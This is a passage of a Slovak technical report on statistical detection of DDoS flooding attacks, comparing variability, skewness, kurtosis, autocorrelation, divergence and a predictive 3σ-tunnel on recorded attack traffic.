
Obr. 4: Útok N6 a kĺzavý priemer




Obr. 5: Útok N7 a kĺzavý priemer




Obr. 6: Útok N2 a kĺzavý priemer




Obr. 7: Útok S5 a kĺzavý priemer



Obr. 8: Útok S1 a kĺzavý priemer




Obr. 9: Útok LR3 a kĺzavý priemer




Obr. 10: Útok P4 a kĺzavý priemer

1.2.4 Variabilnosť, šikmosť a špicatosť


Ako prvými sa budeme zaoberať základnými štatistickými momentami, resp. koeficientami variabilnosti V(t), šikmosti K(t) a špicatosti Skw(t). Koeficient variabilnosti predstavuje podiel smerodajnej odchýlky a strednej hodnoty prírastkov v danom časovom okne cw. Variabilnosť vyjadruje mieru rozptylu prírastkov a(i) okolo strednej hodnoty. V prvom grafe zobrazíme priebeh kĺzavého priemeru a smerodajnej odchýlky, na druhom grafe sú hodnoty koeficientu variabilnosti:




Obr. 11: Útok N8, priemer a odchýlka



Obr. 12: Útok N8, koeficient variabilnosti




Obr. 13: Útok N6, priemer a odchýlka




Obr. 14: Útok N6, koeficient variabilnosti

V prípade štandardných DDoS útokov (N2,N6,N7,N8) koeficient variabilnosti reagoval rovnako. Štandardná prevádzka predstavovala stacionárny tok s odchýlkou menšou ako stredná intenzita toku. Okamihu nástupu útoku odchýlka zareagovala rýchlejším nárastom hodnôt než bol lineárny rast kĺzavého priemeru, preto podiel odchýlky a priemeru nadobudol v okamihu útoku hodnotu V(tA) = 1. Tento fakt by sa dal využiť pre rýchlu a jednoduchú detekciu pri takomto type útoku. To ale nie je pravidlo, na obr.15 pri útoku S1 vidíme, že počas štandardnej prevádzky je narušená stacionarita a koeficient niekoľko krát pre útokom prekročil hodnotu V(tA) = 1.




Obr. 15: Útok S1, priemer a odchýlka




Obr. 16: Útok S1, koeficient variabilnosti

Na obr. 17 a 18 sú grafy priemeru, odchýlky a koeficientu variabilnosti pre tzv. Low Rate DDoS útok LR3.



Obr. 17: Útok LR3, priemer a odchýlka



Obr. 18: Útok LR3, koeficient variabilnosti

V prípade LR3 je počas bežnej prevádzky odchýlka väčšia než stredná intenzita toku, preto koeficient variabilnosti je počas celého priebehu V(t)>1. Hodnota 1 sa teraz nedá použiť pre rýchlu detekciu. Ale v okamihu útoku hodnoty odchýlky opäť narástli rýchlejšie než lineárny rast strednej intenzity, čo sa prejavilo na výraznom skokovom náraste koeficientu variabilnosti. Táto zmena by sa mala dať rozpoznať pomocou predikčných metód.


Ďalšími jednoduchými štatistickými parametrami sú koeficient šikmosti a koeficient špicatosti. Ide vlastne o tretí a štvrtý centrálny moment vyškálovaný smerodajnou odchýlkou.

$$\mu_3 = \frac{1}{\sigma^3} E[X - EX]^3 \qquad \mu_4 = \frac{1}{\sigma^4} E[X - EX]^4 \qquad \sigma^2 = E[X - EX]^2$$


V našom prípade realizácie premennej X sú hodnoty prírastkov a(t) a koeficienty popisujú vlastnosti rozdelenia pravdepodobnosti prírastkov v danom výpočtovom okne cw. Pri postupnom načítavaní útočnej prevádzky do vyhodnocovaného okna cw sme predpokladali výraznú zmenu rozdelenia pravdepodobnosti a tým pádom aj zmenu koeficientov. Tento

predpoklad sa potvrdil skoro u všetkých analyzovaných tokov. Obidva štatistické koeficienty zareagovali výrazným nárastom svojich hodnôt hneď na začiatku DDoS útoku.


Ako prvé uvádzame grafy koeficientov aplikovaných na vybraných dvoch štandardných útokoch a následne niektoré problematické situácie.




Obr. 19: Útok N2, koeficient šikmosti



Obr. 20: Útok N2, koeficient špicatosti



Obr. 21: Útok N8, koeficient šikmosti




Obr. 22: Útok N8, koeficient špicatosti


Pri štandardných útokoch typu N koeficienty šikmosti s špicatosti sa počas výpočtu na štandardnej prevádzke vďaka stacionárnosti len mierne vlnia, v okamihu nástupu DDoS útoku sa ich hodnoty výrazne zväčšia. Predpokladáme, že tento výrazný skok budeme vedieť strojovo rozpoznať pomocou vhodných predikčných metód.

Podstatne nepriaznivejšia situácia nastala pri neštandardných útokoch, napr. S1. Vďaka nestacionarite bežnej prevádzky a častému výskytu vysokých peakov obidva koeficienty silne kmitajú, vďaka čomu sa skok pri nástupe útoku stráca v celkovom priebehu toku hodnôt obidvoch koeficientov. Nástup DDoS útoku je v takomto prípade strojovo nerozpoznateľný.

Pre vizualizáciu reakcie koeficientov na zmenu charakteru bežnej prevádzky a na výskyt peakov sme zobrazili hodnoty koeficientov do spoločného grafu spolu s prírastkami toku S1.




Obr. 23: Útok S1, koeficient šikmosti




Obr. 24: Útok S1, koeficient špicatosti

Reakcia koeficientov pri útoku s nízkou strednou intenzitou LR3 dopadla rovnako pozitívne ako pri štandardných útokoch typu N.



Obr. 25: Útok LR3, koeficient šikmosti



Obr. 26: Útok LR3, koeficient špicatosti


Opäť vidíme možnosť strojovo rozpoznať výrazný nárast hodnôt koeficientov pri začiatku útoku od hodnôt popisujúcich bežnú prevádzku.

1.2.5 Detekčné hodnoty pre autokoreláciu a regresiu


Ďalšie dva koeficienty popisujú autoregresnú a korelačnú závislosť medzi dvoma za sebou idúcimi cw oknami, resp. medzi náhodnými premennými X(t) a X(t-1), ktorých realizácie sú prírastky toku a(t) v uvažovaných oknách.

$$X(t) = c(t).X(t-1) + \varepsilon(t), \qquad \rho(t) = \frac{E[(X(t) - EX(t))(X(t-1) - EX(t-1))]}{\sigma(t)\sigma(t-1)}$$


Veľkou výhodou tých koeficientov je, že ich hodnoty sa pohybujú v intervale (-1,1). V okamihu načítavania útoku do vyhodnocovaných cw okien pri väčšine útokoch začali ich hodnoty rýchlo rásť ku hornej hranici 1. Z tohto dôvodu sa je možne pre obidva koeficienty nastaviť určitú medznú hodnotu (threshold), ktorej prekročenie by signalizovalo začiatok DDoS útoku. Čím nižšia je táto hodnota, tým včasnejšia je signalizácia útoku, na druhú stranu moc nízke útoky môžu spôsobiť falošné hlásenia. Na základe prevedených experimentov a v snahe identifikovať čo najväčšie množstvo DDoS útokov bez falošných hlásení sme nastavili hranicu pre autoregresný koeficient na c(t) = 0.9 a korelačný koeficient na ρ(t) = 0.75. Na nasledujúcich grafoch sme opäť zobrazili vývoj koeficientov pre útoky N8, N2, S1 a LR3. Útok N8 predstavuje chovanie koeficientov pri väčšine štandardných útokov, na N2 vidíme štandardný útok na ktorom ale autokorelačný koeficient má všetky hodnoty väčšie ako 0.9 a detekcia sa nedá použiť. Pri neštandardnom útoku S1 obidva koeficienty pri útoku presiahli detekčné hladiny. Pre útok s nízkou intenzitou LR3 je táto metóda nepoužiteľná.




Obr. 27: Útok N8, Autoregresný koeficient




Obr. 28: Útok N8, koeficient Korelácie




Obr. 29: Útok N2, Autoregresný koeficient




Obr. 30: Útok N2, koeficient Korelácie




Obr. 31: Útok S1, Autoregresný koeficient



Obr. 32: Útok S1, koeficient Korelácie



Obr. 33: Útok LR3, Autoregresný koeficient



Obr. 34: Útok LR3, koeficient Korelácie


Pre väčšinu útokov sa dá predpokladať, že prekročenie detekčných hodnôt pri autoregresii a korelácii sa bude dať v kombinácii s ďalšími koeficientami využiť pre skorú jednoduchú detekciu záplavového útoku.

1.2.6 Reakcia divergencie na DDoS útok


Posledným analyzovaným parametrom Kullback-Leibler divergencia istým spôsobom porovnáva rozdelenie pravdepodobnosti P(.) prírastkov a(t) v za sebou idúcich prekrytých výpočtových oknách cw.

$$dvg(t) = \sum_{k=1}^{n} P(t-1) ln(\mathrm{P(t-1)/P(t)})$$

Výhodou divergencie je, že na sledovaných vzorkách vo väčšine prípadoch reagovala okamžite na nástup DDoS útoku vysokým impulzom (peakom). Nevýhodou je, že mala tendenciu takto reagovať aj na peaky v bežnej prevádzke, čo by mohlo spôsobovať množstvo falošných hlásení.




Obr. 35: Útok N8, Divergencia




Obr. 36: Útok N2, Divergencia

Ďalšou nevýhodou použitia divergencie je fakt, že vysoký impulz pri nástupu útoku trvá veľmi krátko oproti ostatným parametrom, preto jej aplikáciu v kombinácii s ostatnými parametrami vidíme ako problematickú. Použitie divergencie sme preto odložili do budúcnosti.




Obr. 37 Útok S1, Divergencia




Obr. 38: Útok LR3, Divergencia

1.2.7 Využitie 3σ-Tunela pre rozpoznanie DDoS útokov


Na základe experimentov sme pre výpočet priemeru a odchýlky zvolili 1000 predchádzajúcich hodnôt, a šírku interval sme zvolili (EX-3σ, EX+3σ) (pri menšej veľkosti intervalu dochádzalo k častým falošným hláseniam). Túto metódu sme nazvali predikčný 3σ-tunel. Vzniká prirodzená otázka, prečo nepoužiť predikčný tunel priamo na prírastky IP toku a(t) a nezdržiavať sa výpočtom štatistických koeficientov. Po prevedení experimentov sme zistili, že síce prekročenie hornej hranice tunela deteguje relatívne skoro nástup DDoS útoku, ale zároveň dochádza k častému hláseniu falošného poplachu. Pri zväčšení násobnosti smerodajnej odchýlky sa síce počet falošných hlásení zmenšil ale zároveň sa zmenšila schopnosť detegovať útok. Na nasledujúcich obrázkoch si ukážeme na vybraných útokoch len hornú hranicu 3σ-Tunela.




Obr. 39: Útok N8, horná hranica 3σ-Tunela



Obr. 40: Útok N6, horná hranica 3σ-Tunela




Obr. 41: Útok S1, horná hranica 3σ-Tunela




Obr. 42: Útok LR3, horná hranica 3σ-Tunela


Na nasledujúcich grafoch budeme demonštrovať chovanie sa 3σ-Tunela na parametre s najväčšou variabilitou z pomedzi uvažovaných štatistických koeficientov, a to na Hurstovom exponente (odhadnutého RS štatistikou s odstránením autoregresie AR1).




Obr. 43: N2, 3σ-Tunel pre H-exponent



Obr. 44: LR3, 3σ-Tunel pre H-exponent



Obr. 45: P4, 3σ-Tunel pre H-exponent



Obr. 46: N8, 3σ-Tunel pre H-exponent

Vo väčšine prípadoch (až na útok LR3) 3σ-Tunel skoro rozpoznal začiatok DDoS útok s minimálnym, niekedy až nulovým počtom falošných hlásení.

Ako sme už uviedli, na základe experimentov sme nastavili veľkosť predikčného okna na 1000 ts a šírku intervalu pre 1001 hodnotu na trojnásobok smerodajnej odchýlky. Pri takomto nastavení sme vo väčšine experimentov (rôzne koeficienty a rôzne útoky) získali skoré rozpoznanie začiatku útoku s minimálnym počtom falošných hlásení. Na predchádzajúcich obrázkoch sú to 3 prípady zo 4. Takto nastavený tunel má dve užitočné vlastnosti:


- Má dostatočne „dlhú pamäť“ na to, aby dokázal pokryť lokálnu variabilnosť štatistického koeficientu a nespôsoboval veľké množstvo falošných hlásení
- Má dostatočne „dlhú pamäť“ na to, aby nedokázal zareagovať na relatívne veľký nárast hodnôt skúmaného koeficient pri začiatku DDoS útoku (veľký vzhľadom na relatívnu variabilnosť)

Samozrejme, aby sme mohli vysloviť nejaké relevantnejšie závery a odporúčania, je potrebné previesť množstvo experimentov na záznamov rôznych DDoS útokov.


1.2.8 Detekčné funkcie pre strojové rozpoznanie DDoS útokov

V predchádzajúcich kapitolách sme uviedli dva spôsoby rozpoznania DDoS útokov pomocou štatistických koeficientov. Prvým spôsobom bolo určenie detekčných hodnôt pre vhodné parametre, 1,00 pre variabilnosť V(t) a H-exponent, 0,90 pre autoregresný koeficient c(t) a 0,75 pre korelačný koeficient ρ(t). Druhý spôsob pomocou predikčného tunela bol analyzovaný v predchádzajúcej časti.

